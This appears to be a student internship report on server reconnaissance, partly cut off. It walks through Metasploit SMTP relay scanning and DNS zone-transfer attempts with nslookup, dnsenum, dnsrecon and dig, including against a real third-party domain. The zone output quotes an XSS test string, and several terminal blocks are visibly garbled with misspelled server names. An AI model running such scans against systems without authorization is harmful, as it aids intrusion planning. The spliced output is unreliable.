

Exploiting Server Vulnerabilities | Internship Project

Name : B. Keerthi Prasanna
Email : keerthi2004b@gmail.com
Domain : cyber security

Exploiting server vulnerabilities is a topic that requires a responsible and ethical approach. It is important to note that hacking, unauthorized access, and any form of malicious activity is illegal and unethical.

However, understanding server vulnerabilities and taking appropriate steps to secure them is crucial for system administrators and security professionals. Here are some general steps to follow when dealing with server vulnerabilities:

- **Vulnerability Assessment:** Conduct a vulnerability assessment or penetration testing to identify potential vulnerabilities in the server. This involves scanning the server for known vulnerabilities, misconfigurations , and weak points.
- **Patch Management:** Keep the server's operating system, applications, and software up to date with the latest security patches. Regularly check for updates from the vendor or software provider and apply them promptly.
- **Secure Configuration:** Ensure that the server is properly configured according to security best practices. This includes hardening the operating system, disabling unnecessary services, using strong passwords, and implementing access controls.
- **Intrusion Detection and Prevention:** Deploy intrusion detection and prevention systems (IDS/IPS) to monitor and protect the server against unauthorized access attempts and malicious activities. These systems can detect and block suspicious network traffic or behavior.
- **Regular Security Audits:** Conduct regular security audits to assess the effectiveness of the implemented security measures and identify any new vulnerabilities or risks that may have emerged.
- **Security Awareness and Training:** Educate server administrators and users about best security practices, such as using strong passwords, avoiding phishing attacks, and being cautious with email attachments and downloads.

It is crucial to always adhere to legal and ethical guidelines when dealing with server vulnerabilities. If you encounter a vulnerability in a system, it is recommended to responsibly disclose it to the appropriate authorities or system administrators, following responsible disclosure practices.

SMTP (Simple Mail Transfer Protocol): It is a protocol used for sending and receiving email messages. "SMTP open" refers to an SMTP server that is accessible and accepting connections from external sources. However, it's important to note that accessing or interacting with an SMTP server without proper authorization is considered unauthorized and potentially illegal

The **msfconsole** is the command-line interface for Metasploit Framework, a powerful open-source penetration testing tool. It provides an extensive collection of exploit modules, payload modules, and auxiliary modules to aid in penetration testing, vulnerability assessment, and security research. We can download and install Metasploit Framework on Windows. Metasploit Framework is designed to be cross-platform and supports multiple operating systems, including Windows.

The screenshot shows the Metasploit Documentation website. On the left, there's a sidebar with categories like 'Metasploit Documentation', 'Getting Started', 'Nightly Installers', 'Reporting a Bug', 'Basics', 'Running modules', 'How to use a Metasploit module appropriately', 'How payloads work', 'Module Documentation', 'How to use a reverse shell in Metasploit', 'How to use msfvenom', 'Intermediate', 'Database Support', 'Evading Anti Virus', 'Exploit Ranking', and 'Hashes and Password Cracking'. A note at the bottom of the sidebar says 'This site uses Just the Docs, a documentation theme for Jekyll.' The main content area has a header 'MacOSX manual installation' with a note about OS X installers. Below it is a section titled 'Installing Metasploit on Windows' with instructions for downloading and installing the Windows installer. There's also a warning about anti-virus flags and a note about silent installation using PowerShell.

After the installation is complete, you can launch Metasploit Framework by opening the "Metasploit" shortcut from the Start menu or desktop. This will open the `msfconsole` command-line interface, where you can start using the various features and modules of Metasploit.

Ruby is a dynamic, object-oriented programming language known for its simplicity and readability. Ruby plays a significant role in Metasploit Framework. Metasploit Framework is written in Ruby, making it highly extensible and customizable. The modular architecture of Metasploit allows developers to create new exploits and modules using Ruby code. Metasploit modules are typically written in Ruby, and the framework provides APIs and libraries that enable developers to leverage Ruby's capabilities for building powerful exploits and payloads.

To download Ruby, Go to the Ruby language website at <https://www.ruby-lang.org/>.



RubyInstaller

for Windows

[About](#) [Download](#) [Help](#)

Fork me on GitHub

Downloads

RubyInstallers		Archives»	
Not sure what version to download? Please read the right-hand column for recommendations.		WHICH VERSION TO DOWNLOAD?	
WITH DEVKIT		If you don't know what version to install and you're getting started with Ruby, we recommend that you use the Ruby+Devkit 3.2.X (x64) installer. It provides the biggest number of compatible gems and installs the MSYS2 Devkit alongside Ruby, so gems with C-extensions can be compiled immediately. The 32 bit (x86) version is not recommended, unless custom 32 bit native DLLs or COM objects have to be used.	
 => Ruby+Devkit 3.2.2-1 (x64)	≡	HOW TO UPDATE?	Ruby can be updated to the latest patch version (e.g. from 3.1.0 to 3.1.3) by running the new installer version. Installed gems are not overwritten and will work with the new version without re-installation. It's sufficient to use the RubyInstaller without Devkit for these update installations. The Devkit can be updated separately using the <code>rake install</code> command.
 Ruby+Devkit 3.2.2-1 (x86)	≡		If the new Ruby version is from a different stable branch, then please use a new target directory for installation. That is to say, a previous RubyInstaller-3.1.x installation should not be updated by installing RubyInstaller-3.2.x into the same directory. This is because gems with C extensions are not compatible between ruby-3.1 and 3.2. Find out more in the FAQ .
 Ruby+Devkit 3.1.4-1 (x64)	≡		
 Ruby+Devkit 3.1.4-1 (x86)	≡		
 Ruby+Devkit 3.0.6-1 (x64)	≡		
 Ruby+Devkit 3.0.6-1 (x86)	≡		
 Ruby+Devkit 2.7.8-1 (x64)	≡		
 Ruby+Devkit 2.7.8-1 (x86)	≡		
WITHOUT DEVKIT		RUBYINSTALLER-HEAD	
 Ruby 3.2.2-1 (x64)	≡		
 Ruby 3.2.2-1 (x86)	≡		
 Ruby 3.1.4-1 (x64)	≡		
 Ruby 3.1.4-1 (x86)	≡		
 Ruby 3.0.6-1 (x64)	≡		
 Ruby 3.0.6-1 (x86)	≡		



Or we can use kali Linux as Metasploit is pre-installed in Kali Linux, which is a popular Linux distribution specifically designed for penetration testing and ethical hacking. Kali Linux comes bundled with a wide range of security tools, including Metasploit Framework, to assist security professionals and researchers in conducting security assessments and testing. To access Metasploit in Kali Linux, you can simply open a terminal and type

“Msfconsole”

```
[kali㉿kali)-[~]
$ msfconsole

File System

d8P          .\$$$$$L .. ,-=aacc aacc%#s$b.      d8,      d8P
d888888P    #$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$b.     'BP   d888888P
d888888P    '7$$$$$\"~~~~~^~~~ .7$$$|D*''~~~'     ?88'
d8bd8b.d8p  d8888b ?88' d888b8b      .os#$|8*``` d8P      ?8b  88P
88P`?P'd8b_,dP 88P d8P' ?88      .oaS##$S*``` d8P d8888b $whi?88b 88b
d88 d8 ?8 88b  88b 88b ,88b .os$$$$$*` ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P`?8b`?88P'.a$$$$$Q*``` ?88' ?88 88b d88 d88
                .a$$$$$$``` 88b d8P 88b`?8888P'
                ,$$$$$$``` 888888P' 88n      -.,,ass;:
                .a$$$$$$P` d88P' ..,ass%$$$$$$$$$$$$$$$$$'
                .a####$P` ..,-ass#$$$$$$$$$$$$$$$$$$$$$$$$# ##$SSS'
                ,a$####$P` ..,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$# ==--"``^`/$$$$$$'
                .a$$$$$$$$$$$$$ssss$$$$$$$$$$$$$$$$$$$$$$$$$$##=--"``^`/$$$$$$'
                ,$$$$$$` ..; lll8888'
                ... ; llllls'
                .....; llll; ;.....
                .....; ;... .

=[ metasploit v6.3.16-dev
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post
+ -- --=[ 975 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion
```

```

Metasploit tip: View missing module options with show missing
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/smtp/smtp_

Matching Modules
=====

#  Name                               Disclosure Date  Rank   Check  Description
-  auxiliary/scanner/smtp/smtp_version      normal        No    SMTP Banner Grabber
  auxiliary/scanner/smtp/smtp_ntlm_domain  normal        No    SMTP NTLM Domain Extraction
  auxiliary/scanner/smtp/smtp_relay         normal        No    SMTP Open Relay Detection
  auxiliary/scanner/smtp/smtp_enum          normal        No    SMTP User Enumeration Utility

```

Interact with a module by name or index. For example `info 3`, `use 3` or `use auxiliary/scanner/smtp/smtp_enum`

The `auxiliary/scanner/smtp/smtp_` module in Metasploit is designed to perform scanning and enumeration of SMTP (Simple Mail Transfer Protocol) services. SMTP is a widely used protocol for email transmission, and this module helps in gathering information and assessing the security of SMTP servers.

```

msf6 > use 2
msf6 auxiliary(scanner/smtp/smtp_relay) > show options

Module options (auxiliary/scanner/smtp/smtp_relay):
=====

Name      Current Setting     Required  Description
---      ---                  ---       ---
EXTENDED  false                yes      Do all the 16 extended checks
MAILFROM  sender@example.com  yes      FROM address of the e-mail
MAILTO    target@example.com   yes      TO address of the e-mail
RHOSTS    https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25                  yes      The target port (TCP)
THREADS   1                   yes      The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

```

```

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_relay) > set RHOSTS 192.168.114.213
RHOSTS => 192.168.114.213
msf6 auxiliary(scanner/smtp/smtp_relay) > show options

Module options (auxiliary/scanner/smtp/smtp_relay):
=====

Name      Current Setting     Required  Description
---      ---                  ---       ---
EXTENDED  false                yes      Do all the 16 extended checks
MAILFROM  sender@example.com  yes      FROM address of the e-mail
MAILTO    target@example.com   yes      TO address of the e-mail
RHOSTS    192.168.114.213    yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25                  yes      The target port (TCP)
THREADS   1                   yes      The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

```

In Metasploit, the `RHOSTS` option is used to specify the target IP address or range of IP addresses. It determines the remote host(s) that you want to target with the module or exploit you are using.

```
msf6 auxiliary(scanner/smtp/smtp_relay) > run
[-] 192.168.114.213:25 - Unable to establish an SMTP session
[*] 192.168.114.213:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_relay) >
```

We received the error message "unable to establish an SMTP session" after running the program, it indicates that the module or exploit was not able to establish a connection with the target SMTP server.

This may indicate that the target system or network may have firewall rules or other network restrictions that prevent connections to the SMTP service or The target system may be actively blocking or filtering incoming connections or scanning attempts. Some systems have intrusion detection or prevention systems that can detect and block certain types of scanning activities.

Zone transfer, also known as AXFR (Authoritative Transfer) or IXFR (Incremental Transfer), is a mechanism used in the Domain Name System (DNS) to replicate and synchronize DNS data between DNS servers. It allows a secondary DNS server to obtain a complete copy of a zone file from a primary DNS server or to receive only the changes made since the last transfer. Zone transfers can be exploited as part of a broader strategy to exploit server vulnerabilities. In the context of DNS servers, unauthorized zone transfers can provide valuable information to attackers, which can aid in discovering potential vulnerabilities and launching targeted attacks.

- **Information Gathering:** Zone transfers reveal the complete DNS zone file, including domain names, IP addresses, and other DNS records. Attackers can use this information to gather intelligence about the target network, identify potential targets, and map out the server infrastructure.
- **DNS Cache Poisoning:** By obtaining the complete zone file through a zone transfer, attackers can analyze the DNS records and identify potential weaknesses or misconfigurations in the DNS server.
- **Zone File Analysis:** Analyzing the zone file obtained through a zone transfer can provide insights into the network architecture, internal IP addresses, and services running on specific hosts. Attackers can use this information to identify potential entry points or misconfigured services that may have known vulnerabilities.
- **Privilege Escalation:** Zone transfers may reveal the existence of privileged accounts or hidden services within the DNS zone file. Attackers can leverage this information to identify potential targets for privilege escalation attacks.

The nslookup command is a commonly used command-line tool for querying DNS (Domain Name System) servers to obtain information about domain names. It allows you to retrieve various types of DNS records, such as A, AAAA, MX, NS, etc., from DNS servers.

```
(kali㉿kali)-[~] $ nslookup -type=ns hackingarticles.in
Server: 192.168.1.1
Address: 192.168.1.1#53
Non-authoritative answer:
hackingarticles.in nameserver = ns12.domaincontrol.com.
hackingarticles.in nameserver = ns11.domaincontrol.com.

Authoritative answers can be found from:
ns11.domaincontrol.com internet address = 97.74.105.6
ns12.domaincontrol.com internet address = 173.201.73.6
ns11.domaincontrol.com has AAAA address 2603:5:2190::6
ns12.domaincontrol.com has AAAA address 2603:5:2290::6
```

Explanation of the “**nslookup -type=ns hacking articles.in**” command in detail:

- **nslookup:** This is the command itself, used to invoke the nslookup tool.
- **-type=ns:** This flag specifies the query type, indicating that we want to retrieve the Name Server (NS) records for the domain. NS records store information about the authoritative name servers responsible for a specific domain.
- **hackingarticles.in:** This is the domain name for which we want to retrieve the NS records. In this case, it is "hackingarticles.in".

When we execute **the nslookup -type=ns hackingarticles.in** command, the following steps occur:

1. The command prompt or terminal sends a DNS query to the default DNS server configured on your system (or the DNS server specified in your network settings).
2. The DNS server processes the query and looks for the NS records associated with the domain "hackingarticles.in".
3. If the DNS server has the information, it responds back with the NS records, which include the hostnames of the authoritative name servers for the "hackingarticles.in" domain.
4. The response is then displayed on your command prompt or terminal, providing you with the list of authoritative name servers responsible for the domain.

```
(kali㉿kali)-[~] $ nslookup -type=ns zonetransfer.me
Server:      192.168.1.1
Address:     192.168.1.1#53

Non-authoritative answer:
zonetransfer.me nameserver = nsztm1.digi.ninja.
zonetransfer.me nameserver = nsztm2.digi.ninja.

Authoritative answers can be found from:
```

Let's break down the “**nslookup -type=ns zonetransfer.me**” command in detail:

- **nslookup:** This command invokes the nslookup tool, which is a command-line utility used for querying DNS (Domain Name System) servers to obtain information about domain names.
- **-type=ns:** This flag specifies the query type as "NS", indicating that we want to retrieve the Name Server (NS) records for the domain. NS records store information about the authoritative name servers responsible for a specific domain.
- **zonetransfer.me:** This is the domain name for which we want to retrieve the NS records. In this case, it is "zonetransfer.me".

When you execute the **nslookup -type=ns zonetransfer.me** command, the following steps occur:

1. The command initiates a DNS query to the default DNS server configured on your system (or the DNS server specified in your network settings).
2. The DNS server receives the query and looks for the NS records associated with the domain "zonetransfer.me".
3. If the DNS server has the information, it responds back with the NS records for the domain. The NS records contain the hostnames of the authoritative name servers responsible for the "zonetransfer.me" domain.
4. The response, including the list of authoritative name servers, is displayed in the output of the command.

dnsenum is a versatile tool used for DNS enumeration and information gathering about a specific domain. It automates the process of querying DNS servers, collecting DNS records, and identifying potential vulnerabilities or misconfigurations. While it cannot perform zone transfers (AXFR) itself, it can help in identifying if zone transfers are allowed for a given domain.

```
(kali㉿kali)-[~]
$ dnsenum zonetransfer.me
dnsenum VERSION:1.2.6
      [!] Please use the -info with the info, or -info -d command.

      [!] at zonetransfer.me      [!] (auxiliary/scanner/smtp/smtp_relay) > set RHOSTS 192.168.114.213
RHOSTS => 192.168.114.213
msf6 auxiliary/scanner/smtp/smtp_relay > show options

Host's addresses:

Module options (auxiliary/scanner/smtp/smtp_relay):
Name          Current Setting       Required  Description
zonetransfer.me.          7200        IN      A          5.196.105.14
      Name          Current Setting       Required  Description
Name Servers:
      EXENDED    false           yes        Do all the 16 extended checks
      MAILFROM   sender@example.com  yes        FROM address of the e-mail
nsztm2.digi.ninja. target@example.com  y10800    IN      A          34.225.33.2
nsztm1.digi.ninja. 192.168.114.213     y9940     IN      A          81.4.108.41
      REPORT    25             yes        The target port (TCP)
      THREADS   10             yes        The number of concurrent threads

Mail (MX) Servers:

aspmx.l.google.com.          293        IN      A          74.125.200.26
alt1.aspmx.l.google.com.      293        IN      A          173.194.202.27
alt2.aspmx.l.google.com.      293        IN      A          142.250.141.27
aspmx2.googlemail.com.       293        IN      A          173.194.202.26
aspmx3.googlemail.com.       293        IN      A          142.250.141.27
aspmx4.googlemail.com.       293        IN      A          142.250.115.27
aspmx5.googlemail.com.       293        IN      A          64.233.171.27

      [!] 192.168.114.213:25      [!] - Unable to establish an SMTP connection
      [!] 192.168.114.213:25      [!] - Scanned 1 of 1 hosts (100% complete)
```

Trying Zone Transfers and getting Bind Versions:

View the full module info with the info or info -d command.

```
Trying Zone Transfer for zonetransfer.me on nsztm2.digi.ninja ...
zonetransfer.me.          7200  IN  SOA   "Casio" 192.168.114.213
zonetransfer.me.          300   IN  HINFO  "Casio"
zonetransfer.me.          301   IN  TXT   (
zonetransfer.me.          7200  IN  MX    0
zonetransfer.me.          7200  IN  MX    10
zonetransfer.me.          7200  IN  MX    10
zonetransfer.me.          7200  IN  MX    20
zonetransfer.me.          7200  IN  A     5.196.105.14
zonetransfer.me.          7200  IN  NS    nsztm1.digi.ninja.
zonetransfer.me.          7200  IN  NS    nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301   IN  TXT   (
_acme-challenge.zonetransfer.me. 301   IN  TXT   (
_sip._tcp.zonetransfer.me.     14000 IN  SRV   0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200  IN  PTR   www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900  IN  AFSDB  1
asfdbbbox.zonetransfer.me.    7200  IN  A     127.0.0.1
asfdbvolume.zonetransfer.me. 7800  IN  AFSDB  1
canberra-office.zonetransfer.me. 7200  IN  A     202.14.81.230
cmdexec.zonetransfer.me.     300   IN  TXT   ";
contact.zonetransfer.me.     2592000 IN  TXT   (
dc-office.zonetransfer.me.   7200  IN  A     143.228.181.132
deadbeef.zonetransfer.me.    7201  IN  AAAA  dead:beaf::
dr.zonetransfer.me.         300   IN  LOC   53
DZC.zonetransfer.me.        7200  IN  TXT   AbCdEfG
email.zonetransfer.me.      2222  IN  NAPTR  (
email.zonetransfer.me.      7200  IN  A     74.125.206.26
Hello.zonetransfer.me.       7200  IN  TXT   "Hi"
```

```
alltcpportsopen.firewall.test.zonetransfer.me. 301  IN  A   127.0.0.1
testing.zonetransfer.me.          301  IN  CNAME  www.zonetransfer.me.
vpn.zonetransfer.me.            4000  IN  A   174.36.59.154
www.zonetransfer.me.            7200  IN  A   5.196.105.14
xss.zonetransfer.me.            300   IN  TXT   "'><script>alert('Boo')</script>"

Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.          7200  IN  SOA   "Casio" 192.168.114.213
zonetransfer.me.          300   IN  HINFO  "Casio"
zonetransfer.me.          301   IN  TXT   (
zonetransfer.me.          7200  IN  MX    0
zonetransfer.me.          7200  IN  MX    10
zonetransfer.me.          7200  IN  MX    10
zonetransfer.me.          7200  IN  MX    20
zonetransfer.me.          7200  IN  A     5.196.105.14
zonetransfer.me.          7200  IN  NS    nsztm1.digi.ninja.
zonetransfer.me.          7200  IN  NS    nsztm2.digi.ninja.
_acme-challenge.zonetransfer.me. 301   IN  TXT   (
_sip._tcp.zonetransfer.me.     14000 IN  SRV   0
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200  IN  PTR   www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900  IN  AFSDB  1
asfdbbbox.zonetransfer.me.    7200  IN  A     127.0.0.1
asfdbvolume.zonetransfer.me. 7800  IN  AFSDB  1
canberra-office.zonetransfer.me. 7200  IN  A     202.14.81.230
cmdexec.zonetransfer.me.     300   IN  TXT   ";
contact.zonetransfer.me.     2592000 IN  TXT   (
dc-office.zonetransfer.me.   7200  IN  A     143.228.181.132
deadbeef.zonetransfer.me.    7201  IN  AAAA  dead:beaf::
dr.zonetransfer.me.         300   IN  LOC   53
DZC.zonetransfer.me.        7200  IN  TXT   AbCdEfG
email.zonetransfer.me.      2222  IN  NAPTR  (
email.zonetransfer.me.      7200  IN  A     74.125.206.26
Hello.zonetransfer.me.       7200  IN  TXT   "Hi"
```

The command “**dnsenum <domain>**” typically follows this structure:

- **dnsenum:** This is the command used to invoke the dnsenum tool.
- **<domain>:** Replace this with the target domain name you want to enumerate. In this case, it is "zonetransfer.me".

When running the **dnsenum** command, the tool performs a series of DNS queries to gather information such as:

1. **Subdomain Enumeration:** It attempts to enumerate subdomains of the target domain, providing a list of discovered subdomains.
2. **DNS Record Enumeration:** It queries the DNS server for various record types, including A (IPv4), AAAA (IPv6), CNAME, MX (mail exchange), NS (name server), TXT (text), and others. This allows for the identification of hosts, mail servers, name servers, and associated information.
3. **DNS Server Version Detection:** It attempts to determine the version and software running on the DNS server, which can help identify potential vulnerabilities or outdated software versions.
4. **DNSSEC (Domain Name System Security Extensions) Testing:** It checks if DNSSEC is implemented and properly configured on the domain, ensuring the integrity and authenticity of DNS data.
5. **Reverse DNS (PTR) Lookups:** It performs reverse DNS lookups to map IP addresses to hostnames, providing additional information about the target domain and associated infrastructure.
6. **Open DNS Resolver Detection:** It checks if the DNS server is configured as an open resolver, which can be misused for DNS amplification attacks.

```
(kali㉿kali)-[~]ary/scanner/smtp/smtp_relay):$ dig axfr zonetransfer.me nsztm1.dig.ninja
; <>>> DiG 9.18.12-1-Debian <>>> axfr zonetransfer.me nsztm1.dig.ninja
;; global options: +cmd
;; Transfer failed.
;; Transfer failed.
```

The command “**dig axfr zonetransfer.me nsztm1.dig.ninja**” is used to perform a DNS zone transfer from the domain "zonetransfer.me" using the DNS server "nsztm1.dig.ninja". Let's break down the command and its components:

- **dig:** This command is used to perform DNS (Domain Name System) queries and retrieve information from DNS servers.
- **axfr:** It is a query type specified with the dig command to request a DNS zone transfer. AXFR (Authoritative Transfer) is a mechanism used to transfer the complete zone file from the primary DNS server to a secondary DNS server.
- **zonetransfer.me:** This is the domain name for which you want to request the zone transfer. In this case, it is "zonetransfer.me".
- **nsztml.dig.ninja:** This is the DNS server from which you are attempting to perform the zone transfer. It is the authoritative DNS server for the "zonetransfer.me" domain.

When you execute the **dig axfr zonetransfer.me nsztml.dig.ninja** command, the following steps occur:

1. The dig command sends a DNS query to the specified DNS server ("nsztml.dig.ninja") requesting a zone transfer for the "zonetransfer.me" domain.
2. If the DNS server allows zone transfers and is properly configured, it will respond by sending the complete zone file for the "zonetransfer.me" domain. The zone file contains all the resource records (such as A, AAAA, MX, NS, etc.) and other DNS data associated with the domain.
3. The response from the DNS server is displayed in the output of the dig command. It will show the zone file information, including the domain's DNS records and other related data.

As we can see the transfer has failed and the reason for it can be any of these four :

Zone Transfer Restriction, Incorrect DNS Server Configuration, Network Connectivity Issues, DNS Server Software Limitations

dnsrecon is an open-source command-line tool used for DNS reconnaissance and enumeration. It allows you to gather information about DNS configurations, discover sub domains, perform zone transfers, and detect potential vulnerabilities. dnsrecon automates various DNS queries to extract valuable information about a target domain's DNS infrastructure.

We can install dnsrecon using the pip package manager by simply running the following code in your terminal : **pip install dnsrecon**

```
Microsoft Windows [Version 10.0.22621.1848]
(c) Microsoft Corporation. All rights reserved.

C:\Users\iragh>pip install dnsrecon
Collecting dnsrecon
  Downloading dnsrecon-0.10.1.tar.gz (635 kB)
    ━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 635.0/635.0 kB 9.9 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting lxml (from dnsrecon)
  Downloading lxml-4.9.3-cp311-cp311-win_amd64.whl (3.8 MB)
    ━━━━━━━━━━━━━━━━ 3.8/3.8 MB 9.2 MB/s eta 0:00:00
Collecting netaddr (from dnsrecon)
  Downloading netaddr-0.8.0-py2.py3-none-any.whl (1.9 MB)
    ━━━━━━━━ 1.9/1.9 MB 8.1 MB/s eta 0:00:00
Collecting dnspython (from dnsrecon)
  Downloading dnspython-2.3.0-py3-none-any.whl (283 kB)
    ━━━━━━ 283.7/283.7 kB 8.8 MB/s eta 0:00:00
Building wheels for collected packages: dnsrecon
  Building wheel for dnsrecon (pyproject.toml) ... done
  Created wheel for dnsrecon: filename=dnsrecon-0.10.1-py3-none-any.whl size=642435 sha256=ded5f750eaa11756440dcf732ded0b9fb99eada4f403c89a4285cee31ef186c6
  Stored in directory: c:\users\iragh\appdata\local\pip\cache\wheels\d7\1\4\979f06139dd3f1ee33d3bf17e7c58f313ab310b4e8a5c19f18
Successfully built dnsrecon
Installing collected packages: netaddr, lxml, dnspython, dnsrecon
  WARNING: The script netaddr.exe is installed in 'C:\Users\iragh\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0\LocalCache\local-packages\Python311\Scripts' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
  WARNING: The script dnsrecon.exe is installed in 'C:\Users\iragh\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0\LocalCache\local-packages\Python311\Scripts' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed dnspython-2.3.0 dnsrecon-0.10.1 lxml-4.9.3 netaddr-0.8.0
```

For checking the details of the installation we can use the following code:

Pip show dnsrecon

```
C:\Users\iragh>pip show dnsrecon
Name: dnsrecon
Version: 0.10.1
Summary: Installable version of dnsrecon: DNS Enumeration Script
Home-page: http://github.com/cr0hn/dnsrecon
Author: Carlos Perez
Author-email: carlos_perez@darkoperator.com
License: License :: OSI Approved :: GNU General Public License v2 (GPLv2)
Location: C:\Users\iragh\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0\LocalCache\local-packages\Python311\site-packages
Requires: dnspython, lxml, netaddr
Required-by:

C:\Users\iragh>cd C:\Users\iragh\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0\LocalCache\local-packages\Python311\site-packages
```

But as we are using Linux we don't need to download explicitly as it is inbuilt in Linux

```

File Actions Edit View Help
[(kali㉿kali)-[~]]$ dnsrecon -d zonetransfer.me
[*] std: Performing General Enumeration against: zonetransfer.me ...
[-] DNSSEC is not configured for zonetransfer.me
[*] SOA nsztm1.digi.ninja 81.4.108.41 N    TXT      20
[*] NS nsztm1.digi.ninja 81.4.108.41 N    SRV      0
[*] Bind Version for 81.4.108.41 secret"   PTR     www.zonetransfer.me.
[*] NS nsztm2.digi.ninja 34.225.33.2 N    A       127.0.0.1
[*] Bind Version for 34.225.33.2 you"      PTR     1
[*] MX aspmx3.googlemail.com 142.250.141.27 202.14.81.230
[*] MX aspmx4.googlemail.com 142.250.115.27 53
[*] MX aspmx5.googlemail.com 64.233.171.27 1
[*] MX aspmx.l.google.com 74.125.200.26 143.228.181.132
[*] MX alt1.aspmx.l.google.com 173.194.202.27 dead:beaf::1
[*] MX alt2.aspmx.l.google.com 142.250.141.27 53
[*] MX aspmx2.googlemail.com 173.194.202.26 ABCDEFG
[*] MX aspmx3.googlemail.com 2607:f8b0:4023:c0b::1b 125.206.26
[*] MX aspmx4.googlemail.com 2607:f8b0:4023:1004::1a 108.41
[*] MX aspmx5.googlemail.com 2607:f8b0:4003:c15::1b 125.206.26
[*] MX aspmx.l.google.com 2404:6800:4003:c1a::1b 125.206.26
[*] MX alt1.aspmx.l.google.com 2607:f8b0:400e:c00::1b 125.206.26
[*] MX alt2.aspmx.l.google.com 2607:f8b0:4023:c0b::1a 108.41
[*] MX aspmx2.googlemail.com 2607:f8b0:400e:c00::1b 125.206.26
[*] A zonetransfer.me 5.196.105.14
[*] TXT zonetransfer.me google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA
[*] Enumerating SRV Records
[+] SRV _sip._tcp.zonetransfer.me www.zonetransfer.me 5.196.105.14 5060
[+] 1 Records Found

```

The “**dnsrecon -d zonetransfer.me**” command is typically used with the dnsrecon tool to perform DNS reconnaissance and enumeration on the “zonetransfer.me” domain. Here's a breakdown of the command and its components:

- **dnsrecon:** This command is used to invoke the dnsrecon tool.
- **-d zonetransfer.me:** This flag specifies the target domain for DNS reconnaissance. In this case, it is “zonetransfer.me”.

When executed, dnsrecon performs various DNS queries and tests to gather information about the specified domain. It can involve subdomain enumeration, zone transfer testing, DNSSEC enumeration, reverse DNS lookups, and more.

```

REPORT      25      yes      The target port (TCP)
THREADS     1       yes      The number of concurrent threads (max one per host)
[(kali㉿kali)-[~]]$ dig axfr hackingarticles.in @kay.ns.cloudflare.com
; <>> DiG 9.18.12-1-Debian <>> axfr hackingarticles.in @kay.ns.cloudflare.com
;; global options: +cmd
; Transfer failed.

```

```
C:\Users\iragh>dig axfr hackingarticles.in @kay.ns.cloudflare.com
'dig' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\iragh>nslookup
Default Server: Unknown
Address: 192.168.1.1

> set type=AXFR
> server kay.ns.cloudflare.com
Default Server: kay.ns.cloudflare.com
Addresses: 2803:f800:50::6ca2:c07d
            2a06:98c1:50::ac40:207d
            2606:4700:50::adf5:3a7d
            108.162.192.125
            173.245.58.125
            172.64.32.125

> hackingarticles.in
Server: kay.ns.cloudflare.com
Addresses: 2803:f800:50::6ca2:c07d
            2a06:98c1:50::ac40:207d
            2606:4700:50::adf5:3a7d
            108.162.192.125
            173.245.58.125
            172.64.32.125

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
*** Request to kay.ns.cloudflare.com timed-out
>
> |
```

The command “**dig axfr hackingarticles.in @kay.ns.cloudflare.com**” is used to perform a DNS zone transfer from the domain "hackingarticles.in" using the DNS server "kay.ns.cloudflare.com" as the target. Let's break down the command and its components:

- **dig:** This command is used to perform DNS queries and retrieve information from DNS servers.
- **axfr:** It is a query type specified with the dig command to request a DNS zone transfer. AXFR (Authoritative Transfer) is a mechanism used to transfer the complete zone file from the primary DNS server to a secondary DNS server.

- **hackingarticles.in**: This is the domain name for which you want to request the zone transfer. In this case, it is "hackingarticles.in".
- **@kay.ns.cloudflare.com**: This is the DNS server specified as the target for the zone transfer. In this example, it is "kay.ns.cloudflare.com", which is one of the authoritative name servers for the "hackingarticles.in" domain.

When you execute the **dig axfr hackingarticles.in @kay.ns.cloudflare.com** command, the following steps occur:

1. The dig command sends a DNS query to the specified DNS server ("kay.ns.cloudflare.com") requesting a zone transfer for the "hackingarticles.in" domain.
2. If the DNS server allows zone transfers and is properly configured, it will respond by sending the complete zone file for the "hackingarticles.in" domain. The zone file contains all the resource records (such as A, AAAA, MX, NS, etc.) and other DNS data associated with the domain.
3. The response from the DNS server is displayed in the output of the dig command. It will show the zone file information, including the domain's DNS records and other related data.

NetBIOS (Network Basic Input/Output System) is a protocol suite that provides services for communication between computers on a local area network (LAN). It was originally developed by IBM in the 1980s as part of the IBM PC Network, and later extended and standardized by Microsoft.

NetBIOS serves as an interface between the applications running on a computer and the underlying network protocol stack. It enables communication and resource sharing between computers, primarily within Windows-based networks.

NetBIOS, like any networking protocol, can be a target for exploitation if server vulnerabilities exist or proper security measures are not in place. Here are some aspects to consider regarding NetBIOS and exploiting server vulnerabilities:

1. **NetBIOS-based Attacks:** NetBIOS can be exploited through various techniques and vulnerabilities, including:
 - NetBIOS Enumeration
